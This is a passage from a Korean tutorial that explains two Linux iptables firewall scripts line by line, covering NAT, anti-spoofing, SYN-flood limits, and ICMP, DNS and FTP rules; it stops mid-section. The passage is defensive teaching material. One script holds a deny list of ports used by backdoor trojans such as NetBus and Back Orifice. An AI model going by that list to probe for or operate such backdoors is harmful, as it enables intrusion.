# ifconfig 의 출력 결과를 이용하여 원하는 결과를 뽑아(?)내주는 간단한 함수이다.
getaddr () {
        if [ $1 = "addr" ]
                then FIELD=2
        elif [ $1 = "bcast" ]
                then FIELD=3
        elif [ $1 = "netmask" ]
                then FIELD=4
        fi
        ifconfig $2 | grep 'inet addr' | awk "{print \$$FIELD}" | sed 's/.*://'
}

# 위의 getaddr 함수를 이용하여 인터페이스 별로 필요한 변수값을 대입한다.
# $LOCAL_IF로부터 필요한 변수값들을 뽑아낸다.
LOCAL_IF=lo
LOCAL_IP=`getaddr addr $LOCAL_IF`
LOCAL_NET=`getaddr netmask $LOCAL_IF`
LOCAL_BCAST=`getaddr bcast $LOCAL_IF`

# LAN_IF, WAN_IF 변수가 이 스크립트 안에서는 정의되지 않은 상태로 사용되고 있다.
# 설정의 편의를 위해 두 변수를 추가 하였다.
# $LAN_IF로부터 필요한 변수값들을 뽑아낸다.
LAN_IF='eth1'
LAN_IP=`getaddr addr $LAN_IF`
LAN_NET=`getaddr netmask $LAN_IF`
LAN_BCAST=`getaddr bcast $LAN_IF`

# $WAN_IF로부터 필요한 변수값들을 뽑아낸다.
WAN_IF='ppp0'
```

```
WAN_IP=`getaddr addr $WAN_IF`
WAN_NET=`getaddr netmask $WAN_IF`
WAN_BCAST=`getaddr bcast $WAN_IF`

# 포트 포워딩을 위한 배열
# ‘:(콤마)’로 구분하여 PROTO:LOCALPORT:REMOTEHOST:REMOTEPORT 순서로 정의한다.
# tcp:8080:192.168.0.2:80 의 경우 tcp 패킷에 대해 8080 포트로 들어오는 패킷을
# 192.168.0.2 호스트의 80 포트로 포워딩 하도록 설정되어 진다.
FORWARD=(PROTO:LOCALPORT:REMOTEHOST:REMOTEPORT tcp:8080:192.168.0.2:80)

case $1 in
start|restart|force-reload)
        ;;
stop)
        exit 0
        ;;
esac

# /proc/sys/net/ipv4/ip_forward 파일이 있는지 확인하고,
# 포워딩을 허용할지 $FORWARDING 변수를 이용하여 설정한다.
if [ -f /proc/sys/net/ipv4/ip_forward ]
        then if [ $FORWARDING ]
                then echo "Enabling IP forwarding..."
                echo "1" > /proc/sys/net/ipv4/ip_forward
        else
                echo "Disabling IP forwarding..."
                echo "0" > /proc/sys/net/ipv4/ip_forward
        fi
fi

# /proc/sys/net/ipv4/tcp_ecn 파일이 있는지 확인하고,
# ECN을 사용할 것 인지 $ECN 변수를 이용하여 설정한다.
# ECN(Explicit Congestion Notification) : 네트워크 퍼포먼스를 높이기 위한 비트.
# http://option.kernel.pe.kr/view.php3?try=addnote&optionname=CONFIG_INET_ECN 를 참조하기
# 바란다.
if [ -f /proc/sys/net/ipv4/tcp_ecn ]
        then if [ $ECN ]
                then echo "Enabling ECN..."
                echo "1" > /proc/sys/net/ipv4/tcp_ecn
        else
                echo "Disabling ECN..."
                echo "0" > /proc/sys/net/ipv4/tcp_ecn
        fi
fi
```

```
# 체인을 플러쉬 시켜준다. 바로 아래 모든 테이블의 체인을 찾아 플러쉬 시켜주는 부분이 있는데
# 왜 따로 정의 했는지는 모르겠다. 테이블이 따로 지정되어 있지 않으므로
# filter 테이블의 모든 체인을 플러쉬 시키게 된다.
for CHAIN in `$IPTABLES -L -n | grep Chain | awk '{ print $2 }'`
        do $IPTABLES -F $CHAIN
done

# /proc/net/ip_tables_names 파일에 있는 iptables 테이블 목록을 불러와 각 테이블의 모든
# 사슬을 플러쉬 시킨다.
for TABLE in `cat /proc/net/ip_tables_names`
        do for CHAIN in `$IPTABLES -t $TABLE -L -n | grep Chain | awk '{ print $2 }'`
                do $IPTABLES -t $TABLE -F $CHAIN
        done
done

# 모든 테이블위의 체인이 완벽하게 Flush 되었다.
echo "Clearing tables..."

# 기본정책은 모두 DROP 이다.
$IPTABLES -P INPUT DROP
$IPTABLES -P OUTPUT DROP
$IPTABLES -P FORWARD DROP

# SNAT 설정이다.
$IPTABLES -t nat -A POSTROUTING -o $WAN_IF -j SNAT --to-source $WAN_IP

# FORWARD 체인에서 WAN_IF 외의 다른 인터페이스로 들어오는 패킷은 모두 허용한다.
# 또한 ESTABLISHED, RELATED 상태의 패킷은 허용한다.
# 이는 외부로부터 내부로 향하는 NEW 상태의 패킷을 허용하지 않음으로써 내부로의 직접적인
# 접촉을 막는다. 허용되지 않은 패킷은 모두 REJECT 처리된다.
$IPTABLES -A FORWARD -i ! $WAN_IF -j ACCEPT
$IPTABLES -A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A FORWARD -j REJECT

# 사용자 정의 체인을 만든다. 깔끔한 느낌으로 새로운 체인을 만들기 위해
# 생성하기 전에 해당 체인을 지우고 다시 생성하는 과정을 거친다.
$IPTABLES -X icmp_packets 2>&1 > /dev/null
$IPTABLES -N icmp_packets
$IPTABLES -X tcp_packets 2>&1 > /dev/null
$IPTABLES -N tcp_packets
$IPTABLES -X udpincoming_packets 2>&1 > /dev/null
$IPTABLES -N udpincoming_packets
```

```
echo "Setting up rules..."

# tcp_packets 체인 정의부분
# 이후 INPUT 체인에서 tcp 패킷은 이 체인으로 점프된다.
# TCPALLOW 에 정의된 포트에 대해 NEW 상태(접속시도)의 패킷 허용.
# 앞서 살펴보았던 멀티포트를 이용하여 한방에 룰을 세울수도 있겠다.
for PORT in $TCPALLOW
        do $IPTABLES -A tcp_packets -p TCP -m state --state NEW --dport $PORT -j ACCEPT
done
# 많이 살펴보았던 룰이다. ESTABLISHED, RELATED 상태의 패킷은 허용하고
# 받아들어지지 않은 패킷은 REJECT 처리된다.
$IPTABLES -A tcp_packets -p TCP -m state --state ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A tcp_packets -j REJECT

# udpincoming_packets 체인 정의부분
# 이후 INPUT 체인에서 udp 패킷은 이 체인으로 점프된다.
# UDPALLOW 에 정의된 포트에 대해 접근을 허용한다. 그리고 남은 패킷은 REJECT 된다.
for PORT in $UDPALLOW
        do $IPTABLES -A udpincoming_packets -p UDP --sport $PORT -j ACCEPT
        $IPTABLES -A udpincoming_packets -p UDP --dport $PORT -j ACCEPT
done
$IPTABLES -A udpincoming_packets -j REJECT

# icmp_packets 체인 정의부분
# 이후 INPUT 체인에서 icmp 패킷은 이 체인으로 점프된다.
# 모든 icmp 패킷을 허용한다.
$IPTABLES -A icmp_packets -p ICMP -j ACCEPT

echo "Setting up forwarding..."

# PREROUTING 체인 설정부분
# FORWARD 배열 변수를 이용하여 DNAT를 구현한다.

# FORWARD 배열에서 PROTO, LOCALPORT, REMOTEHOST, REMOTEPORT
# 4개의 변수를 awk를 이용하여 뽑아낸다.
# sed 's/:/ /g' 는 ‘ : ’를 공백으로 바꾸어주는 역할을 한다.
for FORWARDER in ${FORWARD[*]}
        do TMPFWD=`echo $FORWARDER | sed 's/:/ /g'`
        PROTO=`echo $TMPFWD | awk '{print $1}'`
        LOCALPORT=`echo $TMPFWD | awk '{print $2}'`
        REMOTEHOST=`echo $TMPFWD | awk '{print $3}'`
        REMOTEPORT=`echo $TMPFWD | awk '{print $4}'`
# 뽑아낸 4개의 변수를 가지고 DNAT를 설정한다.
        $IPTABLES -t nat -A PREROUTING -p $PROTO -i $WAN_IF --dport $LOCALPORT -j DNAT
```

```
--to-destination $REMOTEHOST:$REMOTEPORT
# DNAT를 위한 포워딩을 허용한다.
        $IPTABLES -A FORWARD -p $PROTO -d $REMOTEHOST --dport $LOCALPORT -j ACCEPT
done

echo "Setting up protocol allows..."
# Let in IPSec traffic
# IPSec을 위한 설정이다.
for PROTO in $PROTOALLOW
        do $IPTABLES -A INPUT -p $PROTO -i $WAN_IF -j ACCEPT
done

# INPUT 체인 설정부분이다.
echo "Setting up flow rules..."
# $WAN_IF 이외의 다른 인터페이스로 들어오는 패킷은 허용한다.
# FORWARD 체인에서도 동일한 룰이 있었다.
$IPTABLES -A INPUT -i ! $WAN_IF -j ACCEPT
# 그리고 $WAN_IF 인터페이스로 들어오는 패킷은 프로토콜별로(icmp, tcp, udp) 사용자 정의 체인
# (icmp_packets, tcp_packets, udpincoming_packets)으로 점프시킨다.
$IPTABLES -A INPUT -p ICMP -i $WAN_IF -j icmp_packets
$IPTABLES -A INPUT -p TCP -i $WAN_IF -j tcp_packets
$IPTABLES -A INPUT -p UDP -i $WAN_IF -j udpincoming_packets

# $WAN_IF 이외의 인터페이스에서 $LOCAL_IP 와 $LAN_IP를 목적으로 들어오는(INPUT)
# 패킷을 허용한다.
# 위에 ‘$IPTABLES -A INPUT -i ! $WAN_IF -j ACCEPT’ 이 룰에서 이미 허용되어 지겠지만
# 조금 더 확실히 하고 싶었던 것 같다.
$IPTABLES -A INPUT -p ALL -i ! $WAN_IF -d $LOCAL_IP -j ACCEPT
$IPTABLES -A INPUT -p ALL -i ! $WAN_IF -d $LAN_IP -j ACCEPT
# $WAN_IP에서 스스로에게 가는 패킷을 허용한다. 그리고 $WAN_IP를 목적으로 하는
# ESTABLISHED, RELATED 상태의 패킷을 모두 허용한다.
# INPUT 체인에서 특정룰에 의해 처리되지 못한 패킷은 REJECT 된다. 그냥 두어도 기본정책으로
# DROP 처리되겠다. 조금 더 확실히 처리하고 싶은 의지(?)가 보인다.
$IPTABLES -A INPUT -p ALL -d $WAN_IP -s $WAN_IP -j ACCEPT
$IPTABLES -A INPUT -p ALL -d $WAN_IP -m state --state ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A INPUT -j REJECT
# OUTPUT 체인 설정부분이다.
# 모든 프로토콜에 대해 $LOCAL_IP, $LAN_IP, $WAN_IP을 출발지로 하는 패킷이 나가는 것을
# 허용한다. OUTPUT은 거의 다 허용하는 설정이다. 이외의 OUTPUT 체인을 타는 패킷은
# DROP 된다.
$IPTABLES -A OUTPUT -p ALL -s $LOCAL_IP -j ACCEPT
$IPTABLES -A OUTPUT -p ALL -s $LAN_IP -j ACCEPT
$IPTABLES -A OUTPUT -p ALL -s $WAN_IP -j ACCEPT
$IPTABLES -A OUTPUT -p ALL -s 0.0.0.0 -j ACCEPT
```

```
$IPTABLES -A OUTPUT -j DROP

echo "done."
```

상당히 세심하게 설정되어 있는 느낌이 드는 룰셋이다.

getaddr 함수라던가, 각종 쉘 스크립트가 정교하게 가미되어 반복되는 작업을 간결하게 하였다. 거의 모든 부분을 변수의 정의만으로 변경이 가능하게 해 두어, 쉽게 수정하고 관리 할 수 있다는 점이 큰 장점이라 하겠다.

```
#!/bin/bash
#################################################################################
#                                                                               #
# 작성 : 2001년 8월 17일                                                        #
# 최종 수정일 : 2001년 9월 13일 20:28                                           #
# 작성자 : Skylinux                                                             #
# Version......: 0.2.2                                                          #
# Download.....: http://home.earthlink.net/¯skylinux/                           #
#################################################################################
#                                                                               #
# Source:                                                                       #
# - James Stephens' Iptables script @                                           #
#   http://www.cs.princeton.edu/¯jns/security/iptables/index.html               #
# - Linux 2.4 Packet Filtering HOWTO                                            #
# - Linux 2.4 NAT HOWTO                                                         #
#################################################################################
#                                                                               #
# Change Log:                                                                   #
#                                                                               #
# v0.2.2 -added FORWARD icmp rule                                               #
# v0.2  -fixed the FTP forward problem,                                         #
#       -removed some "double rules",                                           #
# v0.11 -added NetBus,Back Orifice & Trin00 protection                          #
#                                                                               #
#################################################################################
#                                                                               #
# To do List:                                                                   #
#                                                                               #
# - add Netkiller flood protection                                              #
# - implement script with start/stop function                                   #
# - add mirror function (attacker is scanning himself)                          #
# - add another TCP_SERVICES_OUT_* Setting like FORWARD_PORTS_2 #
# - fix the error message from the ICQ rule while starting firewall             #
#                                                                               #
#################################################################################
#
# 이 방화벽 스크립트는 기본 정책으로 DROP를 모두 사용한다.
# 원하는 서비스가 잘 돌아가게 하기 위해 아래의 변수들을 조정하면 된다.

# "Standard Settings".
# iptables 실행파일의 위치를 정의해준다. “whereis iptables" 명령으로 찾을수 있다.
# - IPTABLES="/usr/sbin/iptables"
# 내부와 연결되어 있는 인터페이스(INTERNAL NIC)을 의미한다.
# - INT_IF="eth0"
# 네트웍 브로드캐스트 주소
# - BROADCAST="192.168.3.255/24"
# 외부로 연결되어 있는 인터페이스(EXTERNAL INTERFACE)를 의미한다. 다이얼업 접속을 사용한다면
ppp0가 될 것이고 브로드밴드를 사용한다면 이더넷중(eg: "eth0" "eth1" "eth2") 하나가 될 것이다.
# - EXT_IF="ppp0"
# 내부에서 외부로 포워딩을 허용할 포트를 정의한다. (최대 15개)
# - FORWARD_PORTS_1="22,80"
# 위의 변수에서 허용할 포트가 15개를 넘을 경우, 여기 나머지를 적어준다 (에러를 막기위해 적어도
하나의 포트는 이곳에 정의해준다)
# - FORWARD_PORTS_2="194,443"
# INT_IF(내부 네트웍과 연결되어 있는 인터페이스)로 들어오는 패킷에 대해 허용할 포트를 정의한다.
(에러를 막기위해 적어도 하나의 포트는 정의해 주도록 한다. 6번 포트는 서비스 지정이 없는 포트이
다. 이후로의 포트 설정에서 6은 의미 없는 포트로 사용된다.)
# - TCP_SERVICES_IN_INT_IF="6"
# EXT_IF(외부(인터넷)와 연결되어 있는 인터페이스)로 들어오는 패킷에 대해 허용할 포트를 정의한다.
마찬가지로 에러를 막기 위해 하나 이상의 포트를 정의해 주도록 한다.
# - TCP_SERVICES_IN_EXT_IF="80"
# INT_IF 로 나가는 패킷에 대해 허용할 포트를 정의한다. 다소 특이한 부분인데, OUTPUT체인에서 특정
포트를 허용함으로써 서비스를 허용하도록 설정되어 있다. 이때 허용한다는 말은, 방화벽 설정이 된 호
스트로의 서비스 허용이 아닌, 방화벽 호스트에서 다른 호스트로 접속할 때에 허용한다는 의미이다. 예
를 들어 아래 설정되어 있는 22, 80은 방화벽 호스트에서 다른 호스트로 SSH와 웹만을 사용할 수 있음
을 의미한다. 에러를 막기 위해 적어도 하나의 값은 주도록 한다.
TCP_SERVICES_OUT_INT_IF는 내부 네트웍으로 접속을 허용할 포트
TCP_SERVICES_OUT_EXT_IF는 외부 네트웍으로 접속을 허용할 포트
# - TCP_SERVICES_OUT_INT_IF="22,80"
# - TCP_SERVICES_OUT_EXT_IF="22,80"
# DNS 네임서버의 IP주소. (가입되어 있는 ISP로부터 IP값을 알아낼 수 있다)
# - NAMESERVER_1="XXX.XXX.XXX.XXX"
# - NAMESERVER_2="XXX.XXX.XXX.XXX"
# 루프백
# - LOOPBACK="127.0.0.0/8"

# 각 클래스의 사설 아이피 대역을 정의한다.
# 외부로부터 이러한 주소를 출발지로 보낸 패킷은 스푸핑으로 간주하기 때문이다.
# - CLASS_A="10.0.0.0/8"
# - CLASS_B="172.16.0.0/16"
# - CLASS_C="192.168.0.0/16"

# 대부분이 X서버는 이 포트를 listen한다. 어찌된 영문인지 정의는 되었는데, 이를 이용한 룰셋은 없
다.
# - XSERVER_PORTS="6000:6063"
# ICQ가 사용하는 포트(TCP, UDP)
# - ICQ_PORT_TCP="5190"
# - ICQ_PORT_UDP="4000"
# 각종 트로이잔이 사용하는 포트. 당연히 접근을 막는다. TCP와 UDP가 사용하는 포트를 각각 정의하고, 에러를 막기 위해 적어도 하나의 포트는 정의하도록 한다. (6번 포트는 Unassigned)
# - TROJAN_PORTS_TCP="12345,12346"
# - TROJAN_PORTS_UDP="27444,31335"
#
#
##########
# 위에서 설명했던 변수값들이 각각 설정된다.
# Standard Settings
IPTABLES="/usr/sbin/iptables"
INT_IF="eth0"
BROADCAST="192.168.1.255/24"
EXT_IF="ppp0"
FORWARD_PORTS_1="20,21,22,23,25,79,80,81,110,119"
FORWARD_PORTS_2="194,443"
TCP_SERVICES_IN_INT_IF="22,80"
TCP_SERVICES_IN_EXT_IF="80"
TCP_SERVICES_OUT_INT_IF="22,80"
TCP_SERVICES_OUT_EXT_IF="21,22,80,119"
NAMESERVER_1="207.217.126.81"
NAMESERVER_2="207.217.77.82"
LOOPBACK="127.0.0.0/8"
CLASS_A="10.0.0.0/8"
CLASS_B="172.16.0.0/16"
CLASS_C="192.168.0.0/16"
UP_PORTS="1024:65535"
XSERVER_PORTS="6000:6063"
ICQ_PORT_TCP="5190"
ICQ_PORT_UDP="4000"
TROJAN_PORTS_TCP="12345,12346,1524,27665,31337"
TROJAN_PORTS_UDP="12345,12346,27444,31335,31337"
#
#
echo "Starting Firewall ....."
# iptables 실행에 필요한 모듈을 올린다.
modprobe ip_tables
modprobe ip_conntrack
modprobe ip_conntrack_ftp
#
##########
# 모든 체인을 플러쉬, 초기화 한다.
$IPTABLES -F
$IPTABLES -X
$IPTABLES -Z
```

```
$IPTABLES -F INPUT
$IPTABLES -F FORWARD
$IPTABLES -F OUTPUT
$IPTABLES -t nat -F PREROUTING
$IPTABLES -t nat -F POSTROUTING
#
#
##########
# 커널 파라미터를 바꾸기 위해서는 CONFIG_SYSCTL 가 정의되어 있어야 한다.
# SYN Cookie Protection
/bin/echo "1" > /proc/sys/net/ipv4/tcp_syncookies

# Disable response to ping
/bin/echo "1" > /proc/sys/net/ipv4/icmp_echo_ignore_all

# Disable response to broadcasts
/bin/echo "1" > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts

# Don't accept source routed packets
/bin/echo "0" > /proc/sys/net/ipv4/conf/all/accept_source_route
/bin/echo "0" > /proc/sys/net/ipv4/conf/all/send_redirects

# Disable ICMP redirect acceptance
/bin/echo "0" > /proc/sys/net/ipv4/conf/all/accept_redirects

# Enable bad error message protection
/bin/echo "1" > /proc/sys/net/ipv4/icmp_ignore_bogus_error_responses

# Turn on reverse path filtering
for interface in /proc/sys/net/ipv4/conf/*/rp_filter; do
/bin/echo "1" > ${interface}
done

# Log spoofed packets, source routed packets, redirect packets
/bin/echo "1" > /proc/sys/net/ipv4/conf/all/log_martians

# Enable IP forwarding
echo "1" > /proc/sys/net/ipv4/ip_forward
#
#
##########
# Rules
#
# 기본정책은 모두 DROP 이다.
```

```
$IPTABLES -P INPUT DROP
$IPTABLES -P FORWARD DROP
$IPTABLES -P OUTPUT DROP
#

# EXT_IF에 대해 위에서 정의한 사설 아이피 대역의 출입을 철저히 막는다. 스푸핑을 봉쇄한다.
$IPTABLES -A INPUT -i $EXT_IF -s $CLASS_A -j DROP
$IPTABLES -A INPUT -i $EXT_IF -d $CLASS_A -j DROP
$IPTABLES -A INPUT -i $EXT_IF -s $CLASS_B -j DROP
$IPTABLES -A INPUT -i $EXT_IF -d $CLASS_B -j DROP
$IPTABLES -A INPUT -i $EXT_IF -s $CLASS_C -j DROP
$IPTABLES -A INPUT -i $EXT_IF -d $CLASS_C -j DROP
$IPTABLES -A OUTPUT -o $EXT_IF -s $CLASS_A -j DROP
$IPTABLES -A OUTPUT -o $EXT_IF -d $CLASS_A -j DROP
$IPTABLES -A OUTPUT -o $EXT_IF -s $CLASS_B -j DROP
$IPTABLES -A OUTPUT -o $EXT_IF -d $CLASS_B -j DROP
$IPTABLES -A OUTPUT -o $EXT_IF -s $CLASS_C -j DROP
$IPTABLES -A OUTPUT -o $EXT_IF -d $CLASS_C -j DROP

#
# Firewall syn/flood and port scanner protection $INT_IF
# 사용자 정의 체인, syn-flood_INT_IF 를 생성한다. $INT_IF를 syn/flood 와 스캐닝에 대해 보호한다.
# 깔끔함(?)을 위해서 생성 후 플러쉬 한다.
$IPTABLES -N syn-flood_INT_IF
$IPTABLES -F syn-flood_INT_IF
# INT_IF 로 들어오는 패킷중 SYN,ACK,FIN,RST 플래그 중에서 RST플래그가 “1”(turned on)로 되어있는 패킷을 syn-flood_INT_IF 체인으로 점프시킨다.
$IPTABLES -A INPUT -i $INT_IF -p tcp --tcp-flags SYN,ACK,FIN,RST RST -j syn-flood_INT_IF
# INT_IF 로 들어오는 패킷중 syn 플래그가 “1”(turned on)로 되어있는 패킷을 syn-flood_INT_IF 체인으로 점프시킨다. 원문에는 주석처리 되어 있다. 만약 이를 사용한다면 INT_IF 로의 정상적인 접속시도는 모두 syn-flood_INT_IF로 점프되어 DROP 된다.
#$IPTABLES -A INPUT -i $INT_IF -p tcp --syn -j syn-flood_INT_IF
# 처리 한도를 정한다.
$IPTABLES -A syn-flood_INT_IF -m limit --limit 1/s --limit-burst 4 -j RETURN
# syn-flood_INT_IF 체인으로 들어온 패킷을 모두 DROP 한다.
$IPTABLES -A syn-flood_INT_IF -j DROP

#
# Firewall syn/flood and port scanner protection $EXT_IF
# 사용자 정의 체인 syn-flood_EXT_IF
# EXT_IF 도 INT_IF와 마찬가지의 설정을 해준다. 여기서는 구성이 같지만 이후에 설정 변화를 고려하여 인터페이스별로 따로 만들어 놓은 것으로 보면 되겠다.
$IPTABLES -N syn-flood_EXT_IF
$IPTABLES -F syn-flood_EXT_IF
```

```
$IPTABLES -A INPUT -i $EXT_IF -p tcp --tcp-flags SYN,ACK,FIN,RST RST -j syn-flood_EXT_IF
#$IPTABLES -A INPUT -i $EXT_IF -p tcp --syn -j syn-flood_EXT_IF
$IPTABLES -A syn-flood_EXT_IF -m limit --limit 1/s --limit-burst 4 -j RETURN
$IPTABLES -A syn-flood_EXT_IF -j DROP

#
# syn 플래그가 turned on 되지 않은 NEW 상태의 패킷은 버린다.
$IPTABLES -A INPUT -i $INT_IF -p tcp ! --syn -m state --state NEW -j DROP
$IPTABLES -A INPUT -i $EXT_IF -p tcp ! --syn -m state --state NEW -j DROP
#
# $INT_IF와 $EXT_IF 로 들어오는 분할(fragments) 된 패킷을 로그로 남기고 DROP 한다.
# 정상적인 패킷이라면 분할된 패킷이 바로 들어올 이유가 없기 때문이다.
$IPTABLES -A INPUT -i $INT_IF -f -j LOG --log-prefix "IPTABLES FRAGMENTS $INT_IF: "
$IPTABLES -A INPUT -i $INT_IF -f -j DROP

$IPTABLES -A INPUT -i $EXT_IF -f -j LOG --log-prefix "IPTABLES FRAGMENTS $EXT_IF: "
$IPTABLES -A INPUT -i $EXT_IF -f -j DROP
#

# 외부($EXT_IF)로부터 들어오는 브로드캐스트 패킷을 DROP 한다.
$IPTABLES -A INPUT -i $EXT_IF -d $BROADCAST -j DROP
#
# Trojan protection
# $TROJAN_PORTS_TCP, $TROJAN_PORTS_UDP 에 정의된 포트로 들어오는 패킷을
# 각 인터페이스별로 로그로 남기고 DROP 한다.
# INT_IF 부분. 위의 두줄은 로그설정, 아래 두줄은 DROP 설정
$IPTABLES -A INPUT -i $INT_IF -p tcp -m multiport --dport $TROJAN_PORTS_TCP -j LOG --log-prefix
"IPTABLES Trojan INT_IF: "
$IPTABLES -A INPUT -i $INT_IF -p udp -m multiport --dport $TROJAN_PORTS_UDP -j LOG --log-prefix
"IPTABLES Trojan INT_IF: "
$IPTABLES -A INPUT -i $INT_IF -p tcp -m multiport --dport $TROJAN_PORTS_TCP -j DROP
$IPTABLES -A INPUT -i $INT_IF -p udp -m multiport --dport $TROJAN_PORTS_UDP -j DROP
# EXT_IF 부분. 위의 두줄은 로그설정, 아래 두줄은 DROP 설정
$IPTABLES -A INPUT -i $EXT_IF -p tcp -m multiport --dport $TROJAN_PORTS_TCP -j LOG --log-prefix
"IPTABLES Trojan EXT_IF: "
$IPTABLES -A INPUT -i $EXT_IF -p udp -m multiport --dport $TROJAN_PORTS_UDP -j LOG --log-prefix
"IPTABLES Trojan EXT_IF: "
$IPTABLES -A INPUT -i $EXT_IF -p tcp -m multiport --dport $TROJAN_PORTS_TCP -j DROP
$IPTABLES -A INPUT -i $EXT_IF -p udp -m multiport --dport $TROJAN_PORTS_UDP -j DROP

#
# ICQ INPUT/OUTPUT rules (I get the error message that the hostname is not found, if somebody
knows why PLZ let me know)
# ICQ 사용을 위한 설정. 사용자의 의도대로 잘 안된 듯 싶다. 필자도 ICQ를 사용하지 않아서 어떻게
```

```
설정을 해야 할지 판단할 수 없는... 주석처리 되어있다.
#$IPTABLES -A OUTPUT -o $EXT_IF -p udp -d icq.mirabilis.com --dport $ICQ_PORT_UDP -m state
--state NEW,ESTABLISHED,RELATED -j ACCEPT
#$IPTABLES -A OUTPUT -o $EXT_IF -p tcp -d login.icq.com --dport $ICQ_PORT_TCP -m state --state
NEW,ESTABLISHED,RELATED -j ACCEPT

# ICMP 패킷에 대한 설정 부분이다. ICMP 타입은 이 파일의 끝부분을 참고하도록 한다.
# 살펴보면 알 수 있지만, INT_IF 와 EXT_IF 의 설정이 서로 같다.
# INPUT에서 ESTABLISHED, RELATED 상태의 패킷만 받아들이고, OUTPUT에서는 NEW를 추가로 허용한다.
이는 방화벽에서 외부로 ping을 보냈을 경우(OUTPUT 체인을 타게 된다) RELATED, ESTABLISHED로 받아들
이고, 외부에서 방화벽으로 보내는 ping의 경우(INPUT 체인을 타게 된다)에는 응답하지 않겠다는 조치
이다. 특이하게 OUTPUT을 잘 사용하고 있다.
# 주석 처리되어 있는 세 번째 룰은 INPUT 체인에서 Echo Reply(icmp type 0)를 DROP 하겠다는 의미이
다.
$IPTABLES -A INPUT -i $INT_IF -p icmp -m state --state ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A OUTPUT -o $INT_IF -p icmp -m state --state NEW,ESTABLISHED,RELATED -j ACCEPT
#$IPTABLES -A INPUT -i $INT_IF -p icmp --icmp-type 0 -j DROP
#
# icmp INPUT/OUTPUT rules $EXT_IF. For a list of icmp types check the end of this file.
$IPTABLES -A INPUT -i $EXT_IF -p icmp -m state --state ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A OUTPUT -o $EXT_IF -p icmp -m state --state NEW,ESTABLISHED,RELATED -j ACCEPT
#$IPTABLES -A INPUT -i $EXT_IF -p icmp --icmp-type 0 -j DROP
#
# Nameserver INPUT/OUTPUT
# 네임서버를 위한 설정이다. 이곳에서도 OUTPUT 에만 NEW 상태의 패킷을
허용함으로써, 외부로부터의 새로운 접근(NEW)은 허용하지 않겠다는 의미이다.
(방화벽은 네임서비스를 하지 않으므로 당연한 설정이라 하겠다) OUTPUT을 상당히 잘 활용하고 있다.
$IPTABLES -A INPUT -i $EXT_IF -p udp -s $NAMESERVER_1 -m state --state ESTABLISHED -j ACCEPT
$IPTABLES -A INPUT -i $EXT_IF -p udp -s $NAMESERVER_2 -m state --state ESTABLISHED -j ACCEPT
$IPTABLES -A OUTPUT -o $EXT_IF -p udp -d $NAMESERVER_1 --dport 53 -m state --state
NEW,ESTABLISHED -j ACCEPT
$IPTABLES -A OUTPUT -o $EXT_IF -p udp -d $NAMESERVER_2 --dport 53 -m state --state
NEW,ESTABLISHED -j ACCEPT
#
#
# INPUT 체인에 대한 추가 설정에 들어간다.

# ESTABLISHED, RELATED 상태의 패킷을 허용한다.
$IPTABLES -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
# lo 인터페이스에는 NEW까지 허용한다.
$IPTABLES -A INPUT -i lo -m state --state NEW,ESTABLISHED,RELATED -j ACCEPT
# $TCP_SERVICES_IN_INT_IF와  $TCP_SERVICES_IN_EXT_IF 에 정의된 허용하는 서비스
포트에 대해, 각각의 인터페이스 별로 허용한다.
$IPTABLES -A INPUT -i $INT_IF -p tcp -m multiport --dport $TCP_SERVICES_IN_INT_IF -m state
```

```
--state NEW,ESTABLISHED -j ACCEPT
$IPTABLES -A INPUT -i $EXT_IF -p tcp -m multiport --dport $TCP_SERVICES_IN_EXT_IF -m state
--state NEW,ESTABLISHED -j ACCEPT

# FTP 관련 설정부이다.
# 방화벽 서버가 FTP 서비스를 이용할 수 있도록 설정해 두었다.
#$IPTABLES -A INPUT  -i $EXT_IF -p tcp --sport 21 -m state --state ESTABLISHED -j ACCEPT
$IPTABLES -A INPUT  -i $EXT_IF -p tcp --sport 20 -m state --state NEW,ESTABLISHED,RELATED -j
ACCEPT
$IPTABLES -A INPUT  -i $EXT_IF -p tcp --sport $UP_PORTS --dport $UP_PORTS -m state --state
ESTABLISHED -j ACCEPT

#
# FORWARD
# INT_IF로 들어오고 EXT_IF로 나가는, 즉 네부 네트웍에서 외부로 빠져나가는 패킷들에 대한 포워딩
설정들이다.
# ICMP 프로토콜은 NEW, ESTABLISHED 상태를 허용, 즉 정상적인 사용이 가능하도록 통과 시켜주는 설정
$IPTABLES -A FORWARD -i $INT_IF -o $EXT_IF -p icmp -m state --state NEW,ESTABLISHED -j ACCEPT
# 네부에서 외부의 DNS서버에 연결이 가능하도록 해놓은 설정
$IPTABLES -A FORWARD -i $INT_IF -o $EXT_IF -p udp -d $NAMESERVER_1 --dport 53 -m state --state
NEW,ESTABLISHED -j ACCEPT
$IPTABLES -A FORWARD -i $INT_IF -o $EXT_IF -p udp -d $NAMESERVER_2 --dport 53 -m state --state
NEW,ESTABLISHED -j ACCEPT
# FORWARD_PORTS_1과2에 정의된 포트들에 대한 설정
$IPTABLES -A FORWARD -i $INT_IF -o $EXT_IF -p tcp -m multiport --dport $FORWARD_PORTS_1 -m state
--state NEW,ESTABLISHED -j ACCEPT
$IPTABLES -A FORWARD -i $INT_IF -o $EXT_IF -p udp -m multiport --dport $FORWARD_PORTS_1 -m state
--state NEW,ESTABLISHED -j ACCEPT
$IPTABLES -A FORWARD -i $INT_IF -o $EXT_IF -p tcp -m multiport --dport $FORWARD_PORTS_2 -m state
--state NEW,ESTABLISHED -j ACCEPT
$IPTABLES -A FORWARD -i $INT_IF -o $EXT_IF -p udp -m multiport --dport $FORWARD_PORTS_2 -m state
--state NEW,ESTABLISHED -j ACCEPT
# ICQ 사용을 위한 포워딩 설정
$IPTABLES -A FORWARD -i $INT_IF -o $EXT_IF -p udp -d icq.mirabilis.com --dport $ICQ_PORT_UDP -m
state --state NEW,ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A FORWARD -i $INT_IF -o $EXT_IF -p tcp -d login.icq.com --dport $ICQ_PORT_TCP -m
state --state NEW,ESTABLISHED,RELATED -j ACCEPT
# 이미 연결이 확립된(ESTABLISHED) ftp연결 포워딩 허용 (20번 포트(ftp-data)로 가는 패킷 허용)
# 또한 업로드를 위한 포트도 허용하도록 설정
